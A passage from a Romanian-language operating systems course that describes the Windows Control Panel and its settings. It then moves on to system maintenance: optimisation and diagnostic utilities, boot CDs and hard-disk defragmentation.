- ❖ **Regional and Language Settings** ("Setări referitoare la zona în care locuim") : Permite modificarea afișării unor parametri în funcție de specificul regiunii în care locuim. De exemplu, putem alege să afișăm data după modelul european (zi/luna/an) sau după cel anglo-saxon (luna/zi/an).
- ❖ **Scanners and Cameras** ("Scanere și Camere de Luat Vederi") : Permite identificarea de către SO a unui scaner sau a unei camere de luat vederi (de ex. un webcam pentru taifasul în mod multimedia prin Internet) conectate la calculator și instalarea driver-elor acestora.
- ❖ **Scheduled Tasks** ("Sarcini Programate") : Permite programarea unor sarcini (defragmentarea hardiscului, etc.) pe care să le îndeplinească SO la intervalele de timp pe care i le precizăm noi.
- ❖ **Sounds and Audio Devices** ("Sunete și Componente Audio") : Conține opțiuni referitoare la folosirea calculatorului pe post de dispozitiv multimedia (audio-video). Va fi discutată pe larg mai jos.
- ❖ **Speech** ("Vorbire") : Conține opțiuni referitoare la translatarea textului scris în voce, cu ajutorul unui sintetizator artificial de voce inclus în SO și care poate fi folosit de mai multe programe (de ex. MS Office).
- ❖ **System** ("Sistem") : Permite inspectarea și modificarea configurației sistemului în scopul optimizării sau depănării calculatorului.
- ❖ **Taskbar and Start Menu** ("Bara de Procese și Meniul de Start") : Permite configurarea avansată a acestor două elemente ale interfeței SO Windows.
- ❖ **Users Accounts** ("Conturi Utilizatori") : Permite folosirea calculatorului de mai mulți utilizatori, cu memorarea preferințelor fiecăruia legate de aspectul SO și permite crearea și administrarea conturilor personale ale utilizatorilor calculatorului.

6.2 Utilizarea instrumentelor panoului de control

Puteți utiliza Panoul de control pentru a modifica setările pentru Windows. Aceste setări controlează aproape întreg modul în care arată și funcționează Windows și le puteți utiliza pentru a configura Windows, astfel încât să fie exact ce vă trebuie.

Deschideți Panoul de control

- ❖ **Pentru Windows 10** - În caseta de căutare de pe bara de activități, tastați panou de control, apoi selectați Panou de control.
- ❖ **Pentru Windows 8.1 / Windows RT 8.1** - Trageți cu degetul spre interior de marginea dreaptă a ecranului, atingeți Căutare (sau, dacă utilizați un mouse, indicați spre colțul din dreapta sus al ecranului, mutați indicatorul mouse-ului în jos, apoi faceți clic pe Căutare), introduceți Panou de control în caseta de căutare, apoi atingeți sau faceți clic pe Panou de control.
- ❖ **Pentru Windows 7** - Faceți clic pe butonul Start, apoi pe Panou de control.

Găsiți elementele din Panoul de control

Atunci când vă aflați în Panoul de control:

- ❖ Utilizați căutarea. Pentru a găsi o setare pe care vă interesează sau o activitate pe care doriți s-o efectuați, tastați un cuvânt sau o frază în caseta de căutare. De exemplu, tastați „sunet”, pentru a găsi setările specifice pentru placa de sunet, sunetele de sistem și pictograma de volum de pe bara de activități.
- ❖ Navigare. Puteți explora Panoul de control dacă selectați diferite categorii (de exemplu, Sistem și securitate, Programe sau Accesibilitate) și vizualizați activitățile comune listate sub fiecare categorie. Sau, sub Vizualizați după, faceți clic pe Pictograme mari sau Pictograme mici pentru a vedea o listă cu toate elementele din Panoul de control.

Panoul de control din Windows 7 vă oferă acces la diverse opțiuni. Acesta este grupat pe secțiuni.

Secțiunile sunt:

- ❖ **System and Security** - aici puteți găsi informații despre sistemul dvs și despre securitate
- ❖ **Network and Internet** - afișează informații despre rețea
- ❖ **Programs** - afișază programele instalate și funcțiile Windows care pot fi dezactivate
- ❖ **User Accounts and Family Safety** - oferă informații despre conturi și vă ajută să configurați controlul parental.
- ❖ **Appearance and Personalization** - vă permite să vă personalizați computerul.
- ❖ **Clock, Language and Region** - puteți seta limba tastaturii sau a Windowsului

Start Settings Control Panel

Mai este numită și "Turnul de control". Exact ca pe un aeroport, aplicația Control Panel oferă posibilitatea de a controla, sub diverse forme, desfășurarea activității pe un calculator.

Contine mai multe aplicatii, fiecare aplicatie putandu-se deschide cu pe pictograma.

Aplicația Display

Permite controlul modului de afisare pe monitor: tapet, ecran de protectie, schema de culori, rezolutia ecranului.

Eticheta Background - permite modificarea desenului de pe desktop, acest desen se numește wallpaper, adica tapet. Sunt doua moduri de afisare:

- tile îl vom folosi atunci când imaginea e mică și nu acoperă tot ecranul, în această situație imaginea grafică este repetată pentru a umple ecranul.

- center îl vom folosi pentru a centra tapetul pe suprafața de lucru, atunci când imaginea este suficient de mare pentru a umple întregul ecran.

Eticheta Screen Saver - permite modificarea ecranului de protecție, adică a unui program de protejare a ecranului (un program care afișează diverse modele schimbătoare atunci când pe o perioada de timp predeterminată nu s-a executat nici o acțiune la calculator (de la tastatură sau mouse).

Parolarea ecranului de protecție - există posibilitatea ca ieșirea din programul ecranului de protecție să fie condiționată de cunoașterea unei parole! Procedați astfel:

1. selectați un program din lista Screen Saver
2. selectați opțiunea Password protected
3. tastați parola dorită în caseta de text New Password și apoi confirmați-o prin retastarea ei în caseta de text Confirm New Password

Pe măsură ce tastați parola, în casetele de text vor apărea, în locul caracterelor tastate, asteriscuri (**), împiedicând astfel alți utilizatori aflați în preajmă să vadă parola.

Eticheta Appearance - permite modificarea schemei de culori pentru mediul de lucru. Puteți folosi o schemă de culori mai veche, sau puteți crea una nouă. Noua schemă obținută poate fi salvată și adăugată în lista Scheme.

Eticheta Settings - permite modificarea numărului de culori disponibile pe monitor, modificarea dimensiunilor fonturilor de ecran folosite de sistemul de operare. Puteți, de asemenea, să ștergeți schemele mai vechi.

NOTĂ:

Celelalte componente vor fi studiate mai pe larg la lecțiile de laborator, de aceea nu o să ne oprim la fiecare componentă aparte, deoarece necesită mai mult timp pentru a le studia pe fiecare în parte.

7. Optimizarea și mentenanța SO.

Obiective:

1. Definierea uneltelor de performanță:
 - Unelte pentru sistem;
 - Unelte pentru defragmentarea HDD/SSD/SSHD;
2. Recunoașterea instrumentelor de diagnosticare și a procedurilor de creare a punctelor de restaurare;
3. Studiarea procedurilor de creare a copiilor de siguranță;
4. Însușirea procedurilor de restaurare a SO.

7.1 Unelte de performanță. Curățare și optimizare

Există pentru Windows o sumedenie de utilități printre care se află și așa-numitele programe de optimizare mai mult sau mai puțin complete, dar în principiu au toate aceleași funcții și niciunul nu face prea mari minuni. Majoritatea site-urilor cu programe pentru calculator fac un index al tuturor aplicațiilor care se găsesc pe site-urile de download și le varsă una câte una pe gîtul utilizatorilor care sunt creduli și dispuși să tot instaleze și să dezinstaleze programe. Astfel se face că nu recomandă nimeni un singur program de optimizare a Windows-ului, ci aruncă pe site programe la gramadă, desi au aceleași funcționalități. Dacă avem produsul x , dar mai avem și produsul y cu funcțiile astea și z , toate la același preț. Logic, îți vine în minte „Păi bine, dintre toate astea care e cel mai bun?”

Înainte de a te arunca pe un program de optimizat Windows-ul asigură-te că ai într-adevăr nevoie de el. Majoritatea utilizatorilor instalează pe calculator fel de fel de programe care au auzit ei că ar fi bune, mai ales cînd vine vorba de Windows nu se dau în lături de la nimic.

Dacă totul funcționează cum trebuie, atunci nu ai ce să mai optimizezi. Optimizînd sistemul capeți o oarecare rapiditate în deschiderea anumitor programe sau le poți rula ceva mai lin, dar diferența este foarte puțin sesizabilă și nu conferă calculatorului tău un procesor mai mare sau înca 1GB de RAM sau orice alte caracteristici hardware. În principiu, tot ce se poate face este focalizarea resurselor calculatorului asupra unui program țintă, prin dezactivarea sau diminuarea resurselor necesare altor programe nu la fel de importante. Optimizarea este, practic, un mai bun management al resurselor.

În primul rînd trebuie să ai tu grija de calculatorul tău. Folosința propriu-zisă, instalarea și dezinstalarea de programe, folosirea de programe piratate, navigarea pe internet în condiții nesigure, instalarea unor programe fără a avea grija să nu instalați și extensiile care vin odată cu ele, sau instalarea de programe și sisteme de operare fără a ține cont de capacitățile calculatorului au un impact negativ pe care nu îl veți putea șterge cu niciun alt program de optimizare. Există în schimb, programe de întreținere precum *cCleaner* care curăță Windows-ul, *Malwarebytes* care elimină diverși monștruleți din calculator care scapă antivirusului și există *Battle Encoder Shirase* pentru diminuarea resurselor alocate unui proces astfel încît să vă menajați procesorul în cazul programelor care folosesc procesorul intensiv.

Numai pentru Windows 7.

Pentru Windows 7 există un program gratuit numit *Sunrise Seven* ce amintește de celebrul *Tweak UI* pentru Windows XP. Gama opțiunilor disponibile este covârșitoare, putînd optimiza după bunul plac cam tot ce se poate optimiza pe Windows 7, pornind de la elementele grafice și de performanță cît și anumite funcționalități care nu sunt neapărat necesare. Partea bună a acestui program este, după cum spuneam, multitudinea de opțiuni care asigură optimizarea sistemului Windows 7 într-un mod avansat. Partea mai puțin bună este că e atît de avansat încît puteți să vă stricați calculatorul dacă nu îl folosiți cum trebuie. Înainte să modificați ceva, orice, apăsați

butonul „Create sistem restore point” pentru a face o copie de siguranță la care să vă întoarceți dacă ceva nu merge bine.

Numai pentru Gameri.

Dacă te afli printre cei care obișnuiesc să se joace de dimineața pînă seara la calculator, atunci s-ar putea să te intereseze atît **BES** cît și un alt program gratuit de optimizare al sistemului care se numește **Game Fire**. Acesta pornește practic, funcționalitățile pe care le găsim la **TuneUp Utilities** în modul turbo, adică reduce niște servicii ale Windows-ului de care nu ai nevoie în timp ce te joci: cele dedicate oferirii suportului pentru imprimante sau tablete, dezactivarea efectelor vizuale, a serviciilor ce aparțin de Windows Media Center, serviciul de indexare, actualizările automate, etc. De asemenea se oferă și posibilitatea dezactivării unor aplicații care rulează în fundal. Acest program va instala dacă nu aveți deja, Microsoft .NET Framework 3.5.

Pentru toate, inclusiv Windows 8.

Windows 8 nu are prea multe programe compatibile cu acesta, dar există cîteva care pe lîngă faptul că sunt compatibile cu Windows XP, Vista și 7, sunt compatibile și cu Windows 8. Programul se numește **Systerac Tools for Windows** și se vrea a fi o alternativă la **TuneUp Utilities** care este foarte bun, dar pe. În schimb **Systerac** are și o variantă gratuită ce cuprinde Disk Cleaner, Memory Optimize, Disk Quick Defrag, StartUp Cleaner, Registry Backup, Registry Compactor, Tweaker, Scheduled Shutdown și Hardware Information. Dacă acestea vă ajung atunci ar trebui să-l încercați.

Dacă doriți o paletă completă de funcționalități, cred că gratuit nu găsiți ceva mai bun de **Puran Utilities**. Este compatibil cu toate sistemele de operare mai sus menționate și înglobează o serie din cele mai folosite unelte de întreținere și optimizare a calculatorului.


7.2 Unelte de performanță. Diagnostică și stabilitate

Aplicațiile software de diagnosticare sunt instrumente de lucru într-un Service, acestea se împart în două categorii mari, în funcție de natura defecțiunii: instrumente software și instrumente hardware.

Să vedem, mai întăi, ce sunt aceste instrumente software de diagnosticare și apoi vom discuta și despre utilitatea și modul de utilizare a lor, astfel încât beneficiile să fie maxime. Este evident pentru toată lumea, cred, că „software” ne trimite direct la „programe”, deci sunt niște programe, mai mari sau mai mici, mai complexe – care vor fi utilizate cu precădere de profesioniști – sau mai simple – la îndemîna amatorilor, fiind ușor de instalat și / sau de folosit.

Primul, cel mai ușor de folosit și pe care-l puteți utiliza gratis timp de o lună, este **SIW**. Informațiile furnizate sunt foarte diverse, atît pentru componentele hardware cît și pentru cele software, pentru acestea din urmă fiind relevate și licențele de instalare, regiștrii, chiar și problemele de securitate pe care le aveți. /**FIG. 1/**

Din categoria cealaltă, a softurilor pentru profesioniști, cel mai utilizat este **Hiren's BootCD (HBCD)**, un program de diagnosticare avansat, care se utilizează în modul Live (adică se „scrie” imaginea ISO pe un CD și se face boot de pe el). În esență, el nu este un program ci o colecție de programe, aranjate pe categorii, cu ajutorul cărora se poate face aproape orice, de la diagnosticarea hard disk-urilor și verificarea RAM-ului, la repararea băt-urilor descoperite. Este drept că nu poate fi folosit de oricine, unele dintre programe neavînd nici măcar interfață grafică utilizator, ele fiind folosite prin intermediul liniei de comanda DOS. Aici ar mai fi de remarcat faptul că unele dintre ele sunt programe vechi, parte din ele chiar abandonate (în sensul că nu s-a mai lucrat la dezvoltarea și îmbunătățirea lor), dar care lucrează foarte bine dacă știi să te folosești de ele. /**FIG. 2/**




/FIG. 1/



/FIG. 2/

O altă alternativă a acestui program, care îl face accesibil și utilizatorilor (e drept, a celor mai avansați), este **Ultimate BootCD** – cunoscut îndeosebi sub numele de **UBCD4Win** – care are interfață grafică, este de fapt un Windows simplificat, care are câteva unelte care pot fi folosite pentru diagnosticare. Se utilizează la fel ca HBCD, adică se „arde” pe un CD și se face boot de pe el. În plus, are și câteva benchmark-uri pentru testarea computerului. /FIG. 3/




/FIG. 3/

Dacă te întrebi cum poți identifica problemele calculatorului atunci când acesta îți dă bătăi de cap, programul despre care îți voi vorbi în continuare s-ar putea să-ți fie de folos. Desigur, pentru identificarea problemelor însoțite de un număr de eroare îți voi recomanda programul **Error Messages for Windows**. În schimb, dacă ai un calculator lent, care se blochează des ori se oprește din senin, atunci ar trebui să rulezi **PC Wizard**.

PC Wizard este unul dintre cele mai bune programe gratuite de analiză, acesta oferindu-ne informații prețioase despre componentele calculatorului, software-ul instalat, performanțele sale și felul în care răspunde la testele menite să-l streseze astfel încât să-i poți cunoaște limitele. Cu PC Wizard vei afla tot ce ai nevoie despre sistemul de operare, fișierele de sistem, programele instalate în calculator, componentele hardware ale acestuia și multe altele. De asemenea, în scopul identificării problemelor, poți supune unui **Benchmark exhaustiv** atât sistemul de operare și procesorul, cât și placa video, memoria RAM, Hard Disk-ul sau Hard Disk-urile instalate în calculator, printre altele.

Testele, deși unii ar putea crede cu totul și cu totul altceva, au rolul de a ne informa de eventualele probleme ale componentei hardware sau software supuse lor. Prin urmare, dacă programul raportează că unul dintre acestea nu a putut fi testate sau dacă rezultatele oferite la finalizarea testului sunt foarte mici în comparație cu punctajul maxim posibil, vom ști că ceva nu este în regulă cu acea componentă și că trebuie să luăm rapid măsuri de prevenire a agravării problemei. PC Wizard **/FIG. 4/** este un program gratuit, portabil, compatibil cu toate versiunile actuale ale sistemului de operare Windows. În timpul utilizării sale vă recomand să închideți celelalte programe care rulează pe fundal. În caz contrar, rezultatelor testelor nu vor reflecta starea reală a calculatorului și componentelor sale.



/FIG. 4/

Sfaturi:

- ❖ Dacă aveți probleme cu computerul și se afișează un cod de eroare (inclusiv „vestitul” ecran albastru), o idee excelentă este **Google Search Engines**, care vă poate da informații extrem de prețioase pentru diagnosticare. Dacă problema este uzuală, rezolvarea poate veni chiar de pe forum-urile de specialitate în care profesioniștii oferă sfaturi;

- ❖ UBUNTU Live CD. Este un Linux care poate rula de pe un Live CD și din care puteți efectua diverse operații – cum ar fi recuperarea de fișiere, lucrul cu partițiile (formatare, lipire, sterge sau crea), testarea RAM-ului ori scanarea de viruși.

7.3 Unelte de performanță. Întreținerea și defragmentarea HDD-lui

Întreținerea unui sistem de calcul se extinde și asupra părții software, nu numai a celei hardware. Pentru a funcționa la capacitate maximă din punct de vedere al performanței calculatorului, trebuie ca sistemul de răcire să fie întreținut prin eliminarea prafului acumulat în interiorul calculatorului, eventual înlocuirea anumitor părți ale acestuia (de exemplu coolerele / ventilatoarele care nu mai funcționează în parametrii normali). O altă practică ce are efect asupra părții fizice a calculatorului este procesul de defragmentare a hard discului.

Defragmentarea hard discului este un proces prin care conținutul unui fișier este stocat fizic pe disk în fragmente de date alăturate, astfel ca citirea fișierului respectiv se face în timp util, liniar. HDD stochează datele în blocuri de dimensiune fixă, iar atunci când un fișier depășește această dimensiune, fișierului respectiv îi vor fi atribuite o succesiune de blocuri de date. Problema apare atunci când aceste date se modifică și nu se poate folosi spațiul din blocurile de date imediat următoare, eventual rămân blocuri de date goale înconjurate de blocuri scrise.

Fragmentarea înseamnă că un fișier este stocat în mai multe locații fizice ale hard discului, ceea ce presupune că acțiunile capului de citire a datelor se va deplasa neuniform și uneori dezordont printre sectoarele hard discului, ducând la creșterea timpului de citire și scăderea duratei de viață a dispozitivului.

Fragmentarea devine o problemă serioasă atunci când hard discul este de capacitate mare, depășind sute de GB, și cu cât crește gradul de fragmentare cu atât rapiditatea sistemului de operare și a programelor care rulează scade, contribuind uneori la suprasolicitarea hard discului și degradarea capului de citire.

Din fericire există posibilitatea de a rearanja ordonat conținutul discului - defragmentarea. Defragmentarea se face cu ajutorul unui program, care este incorporat și în sistemul de operare Windows și în funcție de gradul de fragmentare și capacitatea de stocare a partiției, procesul poate dura și câteva ore, uneori zile – dacă este un HDD de capacitate peste 2TB.

1. Defragmentarea folosind ustensila Disk Defragmenter din Windows. /FIG. 5/

Fragmentarea este uzuala în sistemul de operare Microsoft Windows, celelalte sisteme de operare precum Mac sau Linux au o infrastructura de stocare a datelor mai eficientă. Accesarea Disk Defragmenter se poate face în mai multe feluri, un exemplu fiind urmatorul:

Start -> scrieți defrag în bara de cautare -> Defragment your hard drive.


- ❖ *Pasul 1.* Selectați partiția;
- ❖ *Pasul 2.* Analizați acea partiție pentru a determina gradul de fragmentare și dacă discul necesită defragmentare;
- ❖ *Pasul 3.* Începerea procesului de defragmentare.

2. Defragmentarea folosind un program separat, specializat. /FIG. 6/

